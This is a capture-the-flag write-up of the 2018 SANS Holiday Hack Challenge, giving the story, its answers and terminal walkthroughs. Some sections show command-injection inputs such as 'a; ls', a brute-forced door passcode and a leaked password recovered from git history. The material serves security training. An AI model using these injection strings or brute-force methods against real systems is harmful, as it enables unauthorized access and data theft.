The 2018 SANS Holiday Hack Challenge

Write-up by HomeSen

(Management) Summary

During KringleCon, the North Pole got plagued by the infamous WannaCookie ransomware. Solving several offensive and defensive infosec-related tasks, one finally can save the North Pole from the alleged attack and thwart the nefarious plot:

The attack wasn't real. Santa came up with that idea to find someone who will help him defend the North Pole against even the most evil attackers. Thus, he created challenges across the spectrum to find a suitable candidate.

Table of Contents

Story and Questions

As you walk through the gates, a familiar red-suited holiday figure warmly welcomes all of his special visitors to KringleCon.

Welcome, my friends! Welcome to my castle! Would you come forward please?

Welcome. It's nice to have you here! I'm so glad you could come. This is going to be such an exciting day!

I hope you enjoy it. I think you will.

Today is the start of KringleCon, our new conference for cyber security practitioners and hackers around the world.

KringleCon is designed to share tips and tricks to help leverage our skills to make the world a better, safer place.

Remember to look around, enjoy some talks by world-class speakers, and mingle with our other guests.

And, if you are interested in the background of this con, please check out Ed Skoudis' talk called START HERE.

Delighted to meet you. Overjoyed! Enraptured! Entranced! Are we ready? Yes! In we go!

Question 1: What phrase is revealed when you answer all of the KringleCon Holiday Hack History questions?

What phrase is revealed when you answer all of the KringleCon Holiday Hack History questions? *For hints on achieving this objective, please visit Bushy Evergreen and help him with the Essential Editor Skills Cranberry Pi terminal challenge.*

Answer: Happy Trails

Well done!

Question 2: Who submitted (First Last) the rejected talk titled Data Loss for Rainbow Teams: A Path in the Darkness?

Who submitted (First Last) the rejected talk titled Data Loss for Rainbow Teams: A Path in the Darkness?Please analyze the CFP site to find out. *For hints on achieving this objective, please visit Minty Candycane and help her with the The Name Game Cranberry Pi terminal challenge.*

Answer: John McClane

Ho Ho Ho!

Question 3: Upon entering the correct passcode, what message is presented to the speaker?

The KringleCon Speaker Unpreparedness room is a place for frantic speakers to furiously complete their presentations. The room is protected by a door passcode. Upon entering the correct passcode, what message is presented to the speaker? *For hints on achieving this objective, please visit Tangle Coalbox and help him with the Lethal ForensicELFication Cranberry Pi terminal challenge.*

Answer: Welcome unprepared speaker!

Suddenly, all elves in the castle start looking very nervous. You can overhear some of them talking with worry in their voices.

The toy soldiers, who were always gruff, now seem especially determined as they lock all the exterior entrances to the building and barricade all the doors. No one can get out! And the toy soldiers' grunts take on an increasingly sinister tone.

Grunt!

Question 4: What is the password to open this file?

Retrieve the encrypted ZIP file from the North Pole Git repository. What is the password to open this file? *For hints on achieving this objective, please visit Wunorse Openslae and help him with Stall Mucking ReportCranberry Pi terminal challenge*.

Answer: Yippee-ki-yay

In the main lobby on the bottom floor of Santa's castle, Hans calls everyone around to deliver a speech.

Ladies and Gentlemen…

Ladies and Gentlemen…

Due to the North Pole's legacy of providing coal as presents around the globe they are about to be taught a lesson in the real use of POWER.

You will be witnesses.

Now, Santa… that's a nice suit… John Philips, North Pole. I have two myself. Rumor has it Alabaster buys his there.

I have comrades in arms around the world who are languishing in prison.

The Elvin State Department enjoys rattling its saber for its own ends. Now it can rattle it for ME.

The following people are to be released from their captors.

In the Dungeon for Errant Reindeer, the seven members of the New Arietes Front.

In Whoville Prison, the imprisoned leader of ATNAS Corporation, Miss Cindy Lou Who.

In the Land of Oz, Glinda the Good Witch.

Question 5: What's the user's logon name (in username@domain.tld format)?

Using the data set contained in this SANS Slingshot Linux image, find a reliable path from a Kerberoastable user to the Domain Admins group. What's the user's logon name (in username@domain.tld format)? Remember to avoid RDP as a control path as it depends on separate local privilege escalation flaws. *For hints on achieving this objective, please visit Holly Evergreen and help her with the CURLing Master Cranberry Pi terminal challenge*.

Answer: LDUBEJ00320@AD.KRINGLECASTLE.COM

The toy soldiers continue behaving very rudely, grunting orders to the guests and to each other in vaguely Germanic phrases.

Links.

Nein! Nein! Nein!

No one is coming to help you.

Get the over here!

Schnell!

Suddenly, one of the toy soldiers appears wearing a grey sweatshirt that has written on it in red pen, "NOW I HAVE A ZERO-DAY. HO-HO-HO."

A rumor spreads among the elves that Alabaster has lost his badge. Several elves say, "What do you think someone could do with that?"

Question 6: What is the access control number revealed by the door authentication panel?

Bypass the authentication mechanism associated with the room near Pepper Minstix. A sample employee badge is available. What is the access control number revealed by the door authentication panel? *For hints on achieving this objective, please visit Pepper Minstix and help her with the Yule Log Analysis Cranberry Pi terminal challenge.*

Answer: 19880715

Hans has started monologuing again.

So, you've figured out my plan – it's not about freeing those prisoners.

The toy soldiers and I are here to steal the contents of Santa's vault!

You think that after all my posturing, all my little speeches, that I'm nothing but a common thief.

But, I tell you -- I am an exceptional thief.

And since I've moved up to kidnapping all of you, you should be more polite!

Question 7: Which terrorist organization is secretly supported by the job applicant whose name begins with "K"?

Santa uses an Elf Resources website to look for talented information security professionals. Gain access to the website and fetch the document `C:\candidate_evaluation.docx`. Which terrorist organization is secretly supported by the job applicant whose name begins with "K"? *For hints on achieving this objective, please visit Sparkle Redberry and help her with the Dev Ops Fail Cranberry Pi terminal challenge.*

Answer: Fancy Beaver

Great work! You have blocked access to Santa's treasure... for now.

And then suddenly, Hans slips and falls into a snowbank. His nefarious plan thwarted, he's now just cold and wet.

But Santa still has more questions for you to solve!

Question 8: What is the name of the song described in the document sent from Holly Evergreen to Alabaster Snowball?

Santa has introduced a web-based packet capture and analysis tool to support the elves and their information security work. Using the system, access and decrypt HTTP/2 network activity. What is the name of the song described in the document sent from Holly Evergreen to Alabaster Snowball? *For hints on achieving this objective, please visit SugarPlum Mary and help her with the Python Escape from LA Cranberry Pi terminal challenge.*

Answer: mary had a little lamb

Ho Ho Ho!

Question 9: What is the success message displayed by the Snort terminal?

Alabaster Snowball is in dire need of your help. Santa's file server has been hit with malware. Help Alabaster Snowball deal with the malware on Santa's server by completing several tasks. *For hints on achieving this objective, please visit Shinny Upatree and help him with the Sleigh Bell Lottery Cranberry Pi terminal challenge*.

To start, assist Alabaster by accessing (clicking) the snort terminal below:

Then create a rule that will catch all new infections. What is the success message displayed by the Snort terminal?

Answer: Snort is alerting on all ransomware and only the ransomware!

Thank you so much! Snort IDS is alerting on each new ransomware infection in our network.

Hey, you're pretty good at this security stuff. Could you help me further with what I suspect is a malicious Word document?

All the elves were emailed a cookie recipe right before all the infections. Take this document with a password of elves and find the domain it communicates with.

Question 10: What is the domain name the malware in the document downloads from?

After completing the prior question, Alabaster gives you a document he suspects downloads the malware. What is the domain name the malware in the document downloads from?

Answer: erohetfanu.com

Erohetfanu.com, I wonder what that means?

Unfortunately, Snort alerts show multiple domains, so blocking that one won't be effective.

I remember another ransomware in recent history had a killswitch domain that, when registered, would prevent any further infections.

Perhaps there is a mechanism like that in this ransomware? Do some more analysis and see if you can find a fatal flaw and activate it!

Question 11: What is the full sentence text that appears on the domain registration success message (bottom sentence)?

Analyze the full malware source code to find a kill-switch and activate it at the North Pole's domain registrar HoHoHo Daddy.

What is the full sentence text that appears on the domain registration success message (bottom sentence)?

Answer: Successfully registered yippeekiyaa.aaay!

Yippee-Ki-Yay! Now, I have a ma... kill-switch!

Now that we don't have to worry about new infections, I could sure use your L337 security skills for one last thing.

As I mentioned, I made the mistake of analyzing the malware on my host computer and the ransomware encrypted my password database.

Take this zip with a memory dump and my encrypted password database, and see if you can recover my passwords.

One of the passwords will unlock our access to the vault so we can get in before the hackers.

Question 12: What is the password entered in the database for the Vault entry?

After activating the kill-switch domain in the last question, Alabaster gives you a zip file with a memory dump and encrypted password database. Use these files to decrypt Alabaster's password database. What is the password entered in the database for the Vault entry?

Answer: ED#ED#EED#EF#G#F#G#ABA#BA#B

You have some serious skills, of that I have no doubt.

There is just one more task I need you to help with.

There is a door which leads to Santa's vault. To unlock the door, you need to play a melody.

Question 13: What message do you get when you unlock the door?

Use what you have learned from previous challenges to open the door to Santa's vault. What message do you get when you unlock the door?

Answer: You have unlocked Santa's vault!

Having unlocked the musical door, you enter Santa's vault.

I'm seriously impressed by your security skills!

How could I forget that I used Rachmaninoff as my musical password?

Of course I transposed it it before I entered it into my database for extra security.

Alabaster steps aside, revealing two familiar, smiling faces.

It's a pleasure to see you again.

Congratulations.

You DID IT! You completed the hardest challenge. You see, Hans and the soldiers work for ME. I had to test you. And you passed the test!

You WON! Won what, you ask? Well, the jackpot, my dear! The grand and glorious jackpot!

You see, I finally found you!

I came up with the idea of KringleCon to find someone like you who could help me defend the North Pole against even the craftiest attackers.

That's why we had so many different challenges this year.

We needed to find someone with skills all across the spectrum.

I asked my friend Hans to play the role of the bad guy to see if you could solve all those challenges and thwart the plot we devised.

And you did!

Oh, and those brutish toy soldiers? They are really just some of my elves in disguise.

See what happens when they take off those hats?

Santa continues:

Based on your victory… next year, I'm going to ask for your help in defending my whole operation from evil bad guys.

And welcome to my vault room. Where's my treasure? Well, my treasure is Christmas joy and good will.

You did such a GREAT job! And remember what happened to the people who suddenly got everything they ever wanted?

They lived happily ever after.

Question 14: Who was the mastermind behind the whole KringleCon plan?

If you would like to submit a final report, please do so by emailing it to: SANSHolidayHackChallenge@counterhack.com

Answer: santa

Congratulations on solving the SANS Holiday Hack Challenge 2018!

Objectives and CranberryPi Terminals

1) Orientation Challenge

Difficulty: 1

What phrase is revealed when you answer all of the questions at the KringleCon Holiday Hack History kiosk inside the castle? For hints on achieving this objective, please visit Bushy Evergreen and help him with the Essential Editor Skills Cranberry Pi terminal challenge.

Kiosk

Question 1

In 2015, the Dosis siblings asked for help understanding what piece of their "Gnome in Your Home" toy?

☑ Firmware
☐ Clothing
☐ Wireless adapter
☐ Flux capacitor

Question 2

In 2015, the Dosis siblings disassembled the conspiracy dreamt up by which corporation?

☐ Elgnirk
☑ ATNAS
☐ GIYH
☐ Savvy, Inc.

Question 3

In 2016, participants were sent off on a problem-solving quest based on what artifact that Santa left?

☐ Tom-tom drums
☐ DNA on a mug of milk
☐ Cookie crumbs
☑ Business card

Question 4

In 2016, Linux terminals at the North Pole could be accessed with what kind of computer?

☐ Snozberry Pi
☐ Blueberry Pi
☑ Cranberry Pi
☐ Elderberry Pi

Question 5

In 2017, the North Pole was being bombarded by giant objects. What were they?

☐ TCP packets

☑ Snowballs

☐ Misfit toys

☐ Candy canes

Question 6

In 2017, Sam the snowman needed help reassembling pages torn from what?

☐ The Bash man page

☐ Scrooge's payroll ledger

☐ System swap space

☑ The Great Book

Terminal: Essential Editor Skills

For some reason, people constantly struggle to exit vi. Probably, this is the reason why newer versions of vim shows a help message, when the user presses [CTRL] + [C], stating that one can exit by typing `:q`

```
                  ......................................
               .;ooooooooooooo;,,,,,,,,:loooooooooooooll:
             .:oooooooooooooc;,,,,,,,,:oooooooooooooolloo:
           .';;;;;;;;;;;;;;;,''''''''';;;;;;;;;;;;;;,;ooooo:
         .''''''''''''''''''''''''''''''''''''''''''';ooooo:
       ;oooooooooooooo;'''''''',:loooooooooooolc;',,;ooooo:
    .:oooooooooooooc;',,,,,,,:oooooooooooolccoc,,,;ooooo:
  .coooooooooooooo:,'''''''',:oooooooooooolclooc,,,;ooooo,
  coooooooooooooo,,,,,,,,,;oooooooooooooloooooc,,,;ooo,
  coooooooooooooo,,,,,,,,,;oooooooooooooloooooc,,,;l'
  coooooooooooooo,,,,,,,,,;oooooooooooooloooooc,,,..
  coooooooooooooo,,,,,,,,,;oooooooooooooloooooc.
  coooooooooooooo,,,,,,,,,;oooooooooooooloooo:.
  coooooooooooooo,,,,,,,,,;oooooooooooooloo;
  :lllllllllllll,''''''''';lllllllllllllc,



I'm in quite a fix, I need a quick escape.
Pepper is quite pleased, while I watch here, agape.
Her editor's confusing, though "best" she says - she yells!
My lesson one and your role is exit back to shellz.

-Bushy Evergreen

Exit vi.


~
~
~
~
~
```

```
~
~
~
~
~
~
~
~
:q
-----------------------------------------------------------------

Loading, please wait......



You did it! Congratulations!

elf@46c48925178c:~$
```

2) Directory Browsing

Difficulty: 1

Who submitted (First Last) the rejected talk titled Data Loss for Rainbow Teams: A Path in the Darkness? Please analyze the CFP site to find out. For hints on achieving this objective, please visit Minty Candycane and help her with the The Name Game Cranberry Pi terminal challenge.


The CFP Site

Browsing the CFP Site, we can see a button to apply for a spot for giving a talk.

Clicking the button, the application page opens: https://cfp.kringlecastle.com/cfp/cfp.html

Unfortunately, the KringleCon CFP is already closed:

Removing the “cfp.html” part from the URL allows us to view a directory listing of the “/cfp” folder:



Inside that folder, a “rejected-talks.csv” file could be found, which contained the answer to question °2: John McClane

Fun fact: John McClane is the main protagonist of the “Die Hard” movies, portrayed by Bruce Willis.

Terminal: The Name Game

Santa’s Castle Employee Onboarding system contained an “onboard” and a “system verification” process. The latter one was susceptible to a command injection, since the input was directly passed to a `ping` call without prior sanitation. Thus, adding a simple semicolon allowed executing arbitrary OS commands.

In a first step, the content of the current folder was listed by submitting `a; ls` to the “verify the system” routine. This revealed an SQLite file named `onboard.db` which was then opened and queried for the requested data by submitting `a; sqlite3 onboard.db` to the above mentioned routine:

```
We just hired this new worker,
Californian or New Yorker?
Think he's making some new toy bag...
My job is to make his name tag.
```

```
Golly gee, I'm glad that you came,
I recall naught but his last name!
Use our system or your own plan,
Find the first name of our guy "Chan!"

-Bushy Evergreen

To solve this challenge, determine the new worker's first name and submit to
runtoanswer.




====================================================================
=                                                                  =
= S A N T A ' S  C A S T L E  E M P L O Y E E  O N B O A R D I N G =
=                                                                  =
====================================================================




 Press  1 to start the onboard process.
 Press  2 to verify the system.
 Press  q to quit.


Please make a selection: 2

Validating data store for employee onboard information.
Enter address of server: a; ls
ping: unknown host a
menu.ps1  onboard.db  runtoanswer
onboard.db: SQLite 3.x database
Press Enter to continue...:


Please make a selection: 2

Validating data store for employee onboard information.
Enter address of server: a; sqlite3 onboard.db
ping: unknown host a
SQLite version 3.11.0 2016-02-15 17:29:24
Enter ".help" for usage hints.
sqlite> .tables
onboard
sqlite> .headers on
sqlite> select * from onboard limit 1;
id|fname|lname|street1|street2|city|postalcode|phone|email
10|Karen|Duck|52 Annfield Rd||BEAL|DN14 7AU|077 8656 6609|karensduck@einrot.com
sqlite> select * from onboard where lname = 'Chan';
id|fname|lname|street1|street2|city|postalcode|phone|email
84|Scott|Chan|48 Colorado Way||Los Angeles|90067|4017533509|scottmchan90067@gmail.com
sqlite> .quit
onboard.db: SQLite 3.x database
Press Enter to continue...:


Please make a selection: 2

Validating data store for employee onboard information.
```

```
Enter address of server: a; ./runtoanswer
ping: unknown host a
Loading, please wait......



Enter Mr. Chan's first name: Scott



    .;lool:'
  'ookOOooooxOOdodOOOOOOOdoxOOdoooooOOkoooooooxO00Okdoooooooooooooo;
 'oooooooooooooXMWooooOMMxodMMNKKKKxoOMMxoooooWMXoooookNMWK0KNMWOooooooooooooo;
 :oooooooooooooXMWooooOMMxodMM0ooooooOMMxoooooWMXooooxMMKoooooKMMkooooooooooooo
 cooooooooooooooXMMMMMMMMMxodMMWWWW0ooOMMxoooooWMXooooOMMkoooookMM0ooooooooooooo
 cooooooooooooooXMWdddd0MMxodMM0ddddooOMMxoooooWMXooooOMMOoooooOMMkooooooooooooo
 cooooooooooooooXMWooooOMMxodMMKxxxxdoOMMOkkkxoWMXkkkkdXMW0xxk0MMKoooooooooooooo
 coooooooooooooo0NXookNNdodXNNNNNNkokNNNNNNOoKNNNNNXookKNNWNXKxooooooooooooooo
 cooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooo
 cooooooooooooooooooooooooooooooooooMYcNAMEcISooooooooooooooooooooooooooooooooo
 cddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddo
 OMMMMMMMMMMMMMMMNXXWMMMMMMMNXXWMMMMMMWXKXWMMMMWWWWWWWWWMWWWWWWWWWMMMMMMMMMMMMW
 OMMMMMMMMMMMMW:  .. ;MMMk'     .NMX:.  .  .lWO         d         xMMMMMMMMMMMW
 OMMMMMMMMMMMMo  OMMWXMMl  lNMMNxWK  ,XMMMO  .MMMM. .MMMMMMM, .MMMMMMMMMMMMMMMW
 OMMMMMMMMMMMMX.  .cOWMN  'MMMMMMM;  WMMMMMc  KMMM. .MMMMMMM, .MMMMMMMMMMMMMMMW
 OMMMMMMMMMMMMMMKo,   KN  ,MMMMMMM,  WMMMMMc  KMMM. .MMMMMMM, .MMMMMMMMMMMMMMMW
 OMMMMMMMMMMMMKNMMMO  oM,  dWMMWOWk  cWMMMO  ,MMMM. .MMMMMMM, .MMMMMMMMMMMMMMMW
 OMMMMMMMMMMMMc ...  cWMWl.  .. .NMk.  ..  .oMMMMM. .MMMMMMM, .MMMMMMMMMMMMMMMW
 xXXXXXXXXXXXXXKOxk0XXXXXXX0kkkKXXXXXKOkxkKXXXXXXXKOKXXXXXXXKO0XXXXXXXXXXXXXXXK
 .oooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooo,
  .looooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooo,
    .,cllllllllllllllllllllllllllllllllllllllllllllllllllllllllllllllllllc;.


Congratulations!

onboard.db: SQLite 3.x database
Press Enter to continue...:
```

Finally, for solving the challenge, the string `a; ./runtoanswer` was submitted to menu item 2.

3) de Bruijn Sequences

Difficulty: 1

When you break into the speaker unpreparedness room, what does Morcel Nougat say? For hints on achieving this objective, please visit Tangle Coalbox and help him with Lethal ForensicELFication Cranberry Pi terminal challenge.

Door Lock

In order to break the door's passcode, it was first investigated how the application interacts with the server. It was discovered, that GET requests to https://doorpasscode.kringlecastle.com/checkpass.php?i=FOUR_DIGIT_KEY&resourceId=802432c0-0246-4a2a-ba37-1da75bbcf6f4 are issued. Using a simple Python script for generating a de Bruijn sequence with k=4 and n=4, and then submitting the 4-digit elements of that sequence to the server, quickly gave revealed the correct passcode:

```
$ python door_passcode.py
Calculating De Bruijn sequence for k=4, n=4 ...
Trying potential keys ...
Found key: 0120
Server response:
{"success":true,"resourceId":"802432c0-0246-4a2a-ba37-
1da75bbcf6f4","hash":"7d6f67bb21449eaa2e3df1f78ad1c800a2382bbc77ebbb2862f6883282bbeb5
b","message":"Correct guess!"}
Done.
```

Terminal: Lethal ForensicELFication

The vim text editor tracks recently opened files and issued commands inside the `.viminfo` file in the user's HOME folder. Investigating that file revealed that all occurances of "Elinore" in the file `.secrets/her/poem.txt` have been replaced by "NEVERMORE":

```
                        ............''''',,,;;;;::ccclloooddxxkkOO00KKXXNNWWMMMMMM
                        ............''''',,,;;;;::ccclloooddxxkkOO00KKXXNNWWMMMMMM
   .,.   ,. .......,.  .',..'',,..:::::,,;;:c:::ccooooodxkkOOkOO0KKXXXNNWMMMMMMM
   ldd: .d' ';... .o:  .d;.;:....'dl,;do,:lloc:codddodOOxxk0KOOKKKKXNNNWMMMMMMM
   lo.ol.d' ';'..  ,d'.lc..;:,,,.'docod:,:l:locldlddokOxdxxOK0OKKKXXXNNWMMMMMMM
   lo  lod' ';      co:o...;:....'dl':dl,:l::oodlcddoxOkxxk0KOOKKKKXNNNWMMMMMMM
   ,,   ,;. ......  .;:....',,,,''c:'':l;;c:;:llccoooodkkOOOkOO0KKKXNNNWMMMMMMM
                        ............''''',,,;;;;::ccclloooddxxkkOO00KKXXNNWWMMMMMM
                        ............''''',,,;;;;::ccclloooddxxkkOO00KKXXNNWWMMMMMM

Christmas is coming, and so it would seem,
ER (Elf Resources) crushes elves' dreams.
One tells me she was disturbed by a bloke.
He tells me this must be some kind of joke.

Please do your best to determine what's real.
Has this jamoke, for this elf, got some feels?
Lethal forensics ain't my cup of tea;
If YOU can fake it, my hero you'll be.

One more quick note that might help you complete,
Clearing this mess up that's now at your feet.
Certain text editors can leave some clue.
Did our young Romeo leave one for you?
```

```
- Tangle Coalbox, ER Investigator

  Find the first name of the elf of whom a love poem
  was written.  Complete this challenge by submitting
  that name to runtoanswer.
elf@8a95dfb14d6e:~$ ls -la
total 5460
drwxr-xr-x 1 elf  elf     4096 Dec 14 16:28 .
drwxr-xr-x 1 root root    4096 Dec 14 16:28 ..
-rw-r--r-- 1 elf  elf      419 Dec 14 16:13 .bash_history
-rw-r--r-- 1 elf  elf      220 May 15  2017 .bash_logout
-rw-r--r-- 1 elf  elf     3540 Dec 14 16:28 .bashrc
-rw-r--r-- 1 elf  elf      675 May 15  2017 .profile
drwxr-xr-x 1 elf  elf     4096 Dec 14 16:28 .secrets
-rw-r--r-- 1 elf  elf     5063 Dec 14 16:13 .viminfo
-rwxr-xr-x 1 elf  elf  5551072 Dec 14 16:13 runtoanswer
elf@8a95dfb14d6e:~$ cat .viminfo
# This viminfo file was generated by Vim 8.0.
# You may edit it if you're careful!

# Viminfo version
|1,4

# Value of 'encoding' when this file was written
*encoding=utf-8


# hlsearch on (H) or off (h):
~h
# Last Substitute Search Pattern:
~MSle0~&Elinore

# Last Substitute String:
$NEVERMORE

# Command Line History (newest to oldest):
:wq
|2,0,1536607231,,"wq"
:%s/Elinore/NEVERMORE/g
|2,0,1536607217,,"%s/Elinore/NEVERMORE/g"
:r .secrets/her/poem.txt
|2,0,1536607201,,"r .secrets/her/poem.txt"
:q
|2,0,1536606844,,"q"
:w
|2,0,1536606841,,"w"
:s/God/fates/gc
|2,0,1536606833,,"s/God/fates/gc"
:%s/studied/looking/g
|2,0,1536602549,,"%s/studied/looking/g"
:%s/sound/tenor/g
|2,0,1536600579,,"%s/sound/tenor/g"
:r .secrets/her/poem.txt
|2,0,1536600314,,"r .secrets/her/poem.txt"

[snip]


elf@8a95dfb14d6e:~$ ./runtoanswer
Loading, please wait......
```

```
Who was the poem written about? Elinore


WWNXXK00OOkkxddoolllcc:;;;;,,'''.............
WWNXXK00OOkkxddoolllcc:;;;;,,'''.............
WWNXXK00OOkkxddoolllcc:;;;;,,'''.............
WWNXXKK00OOOxddddollcccll:;,;:;,'...,,.....'',,''.    .......    .''''''
WWNXXXKK0OOkxdxxxollcccoo:;,ccc:;...:;...,:;'...,:;.  ,,....,,.  ::'....
WWNXXXKK0OOkxdxxxollcccoo:;,cc;:;;..:;..,::...   ;:,  ,,.  .,,.  ::'...
WWNXXXKK0OOkxdxxxollcccoo:;,cc,';:;':;..,::...   ,:;  ,,,',,'    ::,'''.
WWNXXXK0OOkkxdxxxollcccoo:;,cc,'';:;:;..'::'..  .;:.  ,,.  ','   ::.
WWNXXXKK00OOkdxxxddooccoo:;,cc,''.,:;:....;:;,,;:,.   ,,.   ','  ::;;;;;
WWNXXKK0OOkkxdddoollcc:::;;,,'''...............
WWNXXK00OOkkxddoolllcc:;;;;,,'''.............
WWNXXK00OOkkxddoolllcc:;;;;,,'''.............

Thank you for solving this mystery, Slick.
Reading the .viminfo sure did the trick.
Leave it to me; I will handle the rest.
Thank you for giving this challenge your best.

-Tangle Coalbox
-ER Investigator

Congratulations!
```

4) Data Repo Analysis

Difficulty: 2

Retrieve the encrypted ZIP file from the North Pole Git repository. What is the password to open this file? For hints on achieving this objective, please visit Wunorse Openslae and help him with Stall Mucking Report Cranberry Pi terminal challenge.

Santa's Castle Automation repository

After cloning the repository, it was investigated using truffleHog, quickly revealing the correct password for the encrypted ZIP file that contained map files for the Google Ventilation maze:

```
$ truffleHog file:///workspace/HolidayHackChallenge2018/santas_castle_automation/

[snip]

~~~~~~~~~~~~~~~~~~~~~
Reason: High Entropy
Date: 2018-12-11 08:16:57
Hash: 0dfdc124b43a4e7e1233599c429c0328ec8b01ef
Filepath: schematics/for_elf_eyes_only.md
Branch: origin/master
Commit: important update

@@ -1,15 +0,0 @@
-Our Lead InfoSec Engineer Bushy Evergreen has been noticing an increase of brute
force attacks in our logs. Furthermore, Albaster discovered and published a
vulnerability with our password length at the last Hacker Conference.
-
```

```
-Bushy directed our elves to change the password used to lock down our sensitive
files to something stronger. Good thing he caught it before those dastardly villians
did!
-
-
-Hopefully this is the last time we have to change our password again until next
Christmas.
-
-
-
-
-Password = 'Yippee-ki-yay'
-
-
-Change ID = '9ed54617547cfca783e0f81f8dc5c927e3d1e3'
-

[snip]
```

Terminal: Stall Mucking Report


Listing all running processes revealed instances of the samba-wrapper.sh script. Since the output of `ps` usually gets cut at the end of the line, it was piped into `more`, to see the full lines. Using the `smbclient` and the discovered credentials, the report could be uploaded without any issues:

```
l,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
kxc,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
kkkxc,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
kkkkkxl,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
kkkkkkkkl;,,c,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,o:,,,,,,,,,,,
kkkkkkkkkkok0,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,0K;,,,,,,,,,,
kkkkkkkkkkOXXd,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,dXXl,,,,,,,,,,
kkkkkkkkkkOXXXk:,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,;,,,,,dXXXc,,,,,,,,,,
